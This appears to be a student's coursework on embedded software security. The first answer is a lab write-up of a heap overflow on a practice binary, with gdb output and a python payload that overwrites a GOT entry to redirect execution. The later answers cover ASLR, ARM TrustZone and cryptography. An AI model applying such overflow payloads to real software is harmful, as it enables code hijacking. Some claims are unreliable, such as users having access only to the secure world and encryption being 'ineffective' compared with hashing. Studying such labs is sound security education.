Embedded Software Security

Q1).

To try and exploit this I will look for the memory addresses of the printf call at the end of main, defined in the c file, with the intention of changing the address of the "puts" to the address of the winner function call. The objective is to find the memory addresses of the parameters inputted into the c file, add padding to the parameters and overflow the address of the winner function into the address of where the printf is for the end of main.

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048448 <main+0>:    push   ebp
0x08048449 <main+1>:    mov    ebp,esp
0x0804844b <main+3>:    and    esp,0xfffffff0
0x0804844e <main+6>:    sub    esp,0x20
0x08048451 <main+9>:    mov    DWORD PTR [esp],0x8
0x08048458 <main+16>:   call   0x8048354 <malloc@plt>
0x0804845d <main+21>:   mov    DWORD PTR [esp+0x18],eax
0x08048461 <main+25>:   mov    eax,DWORD PTR [esp+0x18]
0x08048465 <main+29>:   mov    DWORD PTR [eax],0x2d
0x0804846b <main+35>:   mov    DWORD PTR [esp],0x18
0x08048472 <main+42>:   call   0x8048354 <malloc@plt>
0x08048477 <main+47>:   mov    edx,eax
0x08048479 <main+49>:   mov    eax,DWORD PTR [esp+0x18]
0x0804847d <main+53>:   mov    DWORD PTR [eax+0x4],edx
0x08048480 <main+56>:   mov    DWORD PTR [esp],0x8
0x08048487 <main+63>:   call   0x8048354 <malloc@plt>
0x0804848c <main+68>:   mov    DWORD PTR [esp+0x1c],eax
0x08048490 <main+72>:   mov    eax,DWORD PTR [esp+0x1c]
0x08048494 <main+76>:   mov    DWORD PTR [eax],0x19
0x0804849a <main+82>:   mov    DWORD PTR [esp],0x18
0x080484a1 <main+89>:   call   0x8048354 <malloc@plt>
0x080484a6 <main+94>:   mov    edx,eax
0x080484a8 <main+96>:   mov    eax,DWORD PTR [esp+0x1c]
0x080484ac <main+100>:  mov    DWORD PTR [eax+0x4],edx
0x080484af <main+103>:  mov    eax,DWORD PTR [ebp+0xc]
0x080484b2 <main+106>:  add    eax,0x4
0x080484b5 <main+109>:  mov    eax,DWORD PTR [eax]
0x080484b7 <main+111>:  mov    edx,eax
0x080484b9 <main+113>:  mov    eax,DWORD PTR [esp+0x18]
0x080484bd <main+117>:  mov    eax,DWORD PTR [eax+0x4]
0x080484c0 <main+120>:  mov    DWORD PTR [esp+0x4],edx
0x080484c4 <main+124>:  mov    DWORD PTR [esp],eax
0x080484c7 <main+127>:  call   0x8048344 <strcpy@plt>
0x080484cc <main+132>:  mov    eax,DWORD PTR [ebp+0xc]
0x080484cf <main+135>:  add    eax,0x8
0x080484d2 <main+138>:  mov    eax,DWORD PTR [eax]
0x080484d4 <main+140>:  mov    edx,eax
0x080484d6 <main+142>:  mov    eax,DWORD PTR [esp+0x1c]
0x080484da <main+146>:  mov    eax,DWORD PTR [eax+0x4]
0x080484dd <main+149>:  mov    DWORD PTR [esp+0x4],edx
0x080484e1 <main+153>:  mov    DWORD PTR [esp],eax
0x080484e4 <main+156>:  call   0x8048344 <strcpy@plt>
0x080484e9 <main+161>:  mov    DWORD PTR [esp],0x80485d2
0x080484f0 <main+168>:  call   0x8048364 <puts@plt>
0x080484f5 <main+173>:  leave
0x080484f6 <main+174>:  ret
```

The first thing I did was disassemble main, then find the address for the printf on line 32 of q1.c and set a break point to the address of the line with the call <x080484f0>.

```
(gdb) disas 0x8048364
Dump of assembler code for function puts@plt:
0x08048364 <puts@plt+0>:        jmp    DWORD PTR ds:0x80496ec
0x0804836a <puts@plt+6>:        push   0x20
0x0804836f <puts@plt+11>:       jmp    0x8048314
End of assembler dump.
(gdb) x/x 0x80496ec
0x80496ec <_GLOBAL_OFFSET_TABLE_+28>:   0x0804836a
```

Once I had this address, I disassembled it to show the location of the call pointer. It ends up jumping to 0x80496ec. This is the address that I need to change to the address of the winner function. x/x 0x80496ec

```
user@protostar:~$ ltrace ./q
ql.o  q2.o
user@protostar:~$ ltrace ./ql.o
__libc_start_main(0x8048448, 1, 0xbffff8b4, 0x8048510, 0x8048500 <unfinished ...>
malloc(8)                                        = 0x0804a008
malloc(24)                                       = 0x0804a018
malloc(8)                                        = 0x0804a038
malloc(24)                                       = 0x0804a048
strcpy(0x0804a018, NULL <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
user@protostar:~$ ^C
user@protostar:~$ obj -t ql.o | grep winner
bash: obj: command not found
user@protostar:~$ objdump -t ql.o | grep winner
08048434 g     F .text  00000014              winner
user@protostar:~$ objdump -t ql.o | grep winner
```


The next thing I did was print out the addresses of the mallocs from the c file so that I can find the location of both strcpy. Next, I looked for the address of winner by grepping an objdump of the compiled c file. Once I had them I could use the command ‘x/32x x0804a008‘ to view the next 32 memory locations from 0804a008. Here I could see the ‘AAAA’ and ‘BBBB’ params that were passed in when running the code, represented by 41414141 and 42424242.


```
(gdb) break *0x080484f0
Breakpoint 2 at 0x80484f0
(gdb) r AAAA BBBB
Starting program: /home/user/ql.o AAAA BBBB

Breakpoint 2, 0x080484f0 in main ()
(gdb) x/32x 0x0804a008
0x804a008:      0x0000002d      0x0804a018      0x00000000      0x00000021
0x804a018:      0x41414141      0x00000000      0x00000000      0x00000000
0x804a028:      0x00000000      0x00000000      0x00000000      0x00000011
0x804a038:      0x00000019      0x0804a048      0x00000000      0x00000021
0x804a048:      0x42424242      0x00000000      0x00000000      0x00000000
0x804a058:      0x00000000      0x00000000      0x00000000      0x00020fa1
0x804a068:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a078:      0x00000000      0x00000000      0x00000000      0x00000000
```

```
Starting program: /home/user/ql.o $(python -c 'print"A"*36 + "\xec\x96\x04\x08"') $(python -c 'pr
int"\x34\x84\x04\x08"')

Program received signal SIGSEGV, Segmentation fault.
0x08048441 in winner ()
(gdb)
```

I then use the above command with 2 python scripts used as parameters to try call the winner function, the first parameter contains a padding of “A”’s and the address that we wish to change, the second parameter is the address of the winner function that we replace into it the address to the

change. We overflow the memory to the point where the program would save the location of the second argument, replacing it with x08048434.





Q3).

ASLR is a technique which randomises address space positions for important data areas (executables, the stack, heap, libraries) used by processes. A benefit of this would be that the absolute locations needed for an attack are harder to guess as the location of our shell code is randomly positioned somewhere in memory. Whilst it doesn't prevent buffer overflows it does make it more difficult for attacks to succeed. If an attack is to be carried out while ASLR is enabled then the attacker would need to look at the global offset table and the procedure linkage table, tables used to make the addresses of functions, the only values that are kept static in memory.

There are still vulnerabilities that can be exploited and some cases where ASLR is not recommended. The fact that the attacker can still try to find something in memory that is static despite ASLR being enabled is an issue. This can happen when something external like a library isn't compiled using ASLR, making its functions static. ASLR might not be recommended when there are specialised data structures or functions that don't support being randomised.

Brute force attacks can still be carried out. For a 32-bit linux system, 2^8 mappings are used, meaning there are 256 potential randomisations. In embedded devices, ASLR must be disabled as you can be working with 8-bit systems, leaving 2-bits at the least for randomised mappings which isn't worth the drop in performance.

Format string exploit doesn't protect against ASLR as even if the memory addresses are randomised, they can still be found.

Q4).

1)

Arm can operate off secure mode through "secure world" or a non-secure mode through "normal world." These two modes are distinct from each other to the point where components (other than the CPU and RAM) and peripherals in the system are either part of one mode or the other. Software running on the CPU has a restricted view of the system according to the mode it belongs to. Software running through secure world can't see software running in normal world. The normal world can't communicate or influence the other except through API calls. The CPU can only perform tasks for one world at a time. The secure world can influence the normal world as it has more access. Any data or functions that needs to be kept secure/secret is only accessible from the secure world, unable to be accessed by applications in the normal world. Users inly have access to the secure world whereas any built-in functionality that is automated on the system is kept running in the secure world.


This is a standard across ARM architecture and therefore every single system needs to have the same split on resources, whether that be partitioned hardware resources (ie. RAM and cache partitions) I/O, registers etc. To switch between the two worlds the system bus (AMBA) keeps an eye on an extra bit that would be sent along channels, acting as a control signal. This bit is known as the non-secure bit. If the bit is set to 0 it means the is coming from a secure origin the instruction has access to the secure world. The hardware has a master-slave relationship where if the master is attached to resource which is secure then it has it's non-secure bit set to zero whereas as if it is

connected to something that's no secure it would be 1. A secure master can request from non-secure slaves however a non-secure master cannot request from a secure slave.

There is also an advanced peripheral bus (APB). It doesn't contain these non-secure bits to allow for backwards compatibility. To manage security between the AMBA and APB a bridge is used between the two buses, which checks if the security state of the requesting peripheral should be handled or not.

2)

ARM TrustZone processers start in the Secure World when powered on, so any security checks can be made before the Normal World software can modify the system. A root of trust is extended throughout the bootloader processes for the Secure world OS and after it is finished the bootloader for normal world gets executed. A dedicated TMP can be used for the Secure World booting process but it is typically done through ARM's own architecture using public key cryptography checks. Software binaries are provided through the vendor and are signed using the vendors private key. The public key is provided through the trust zone, meaning that if the software binary was modified in some way it wouldn't be installed or if the software isn't from the same vendor it wouldn't be installed. The public key needs to be stored in a permanent location that can be accessed public. A secure way of doing this is done by storing a hash of the key in One-Time Programmable hardware and storing the public key in general storage.



Q5).

1)

Encryption is the act of applying some form of transformation on plain text turning it into ciphertext. Its purpose is to try to conceal the content of a message through applying these transformations. An encrypted message can be reverted into plaintext using a cryptographic key, which knows the transformation used on the original message. This makes encryption a two-way function as it can indeed be decrypted,

The purpose of hashing is to check the integrity of a file or piece of data to see if it is altered in any way. Each hashing algorithm has scrambled output of fixed length so no matter what the original size of the data/file was the hashed data will always take up the same amount of storage. It is one-way function meaning that there is no way to revere the process to reveal the original input.

Encryption is ineffective when compared to hashing due to the fact that it can be reversed using the key.

2)

One reason why public key cryptography is used over symmetric is because only one private key is required, usually by the owner, for security checks. Having multiple parties with access to a private/secret key can be more harmful security wise as the risk increases with more systems needing to keep keys secret.

Another reason to use it is due to the scalability factor. With this form of cryptography public keys can be distributed across many machines without the risk of any malicious attackers being able to have access the private key.

3)

For Alice to communicate with Bob she needs to exchange session keys.

She creates the session key

Bob's public RSA key is looked up by Alice.

The session key is encrypted using the public key gotten from Bob and this in turn creates a digital envelope.

She sends the digital envelope to Bob and he decrypts the digital envelope using his own private key.

Now that the envelope is decrypted, bot Alice and Bob have access to the key and can communicate with each other.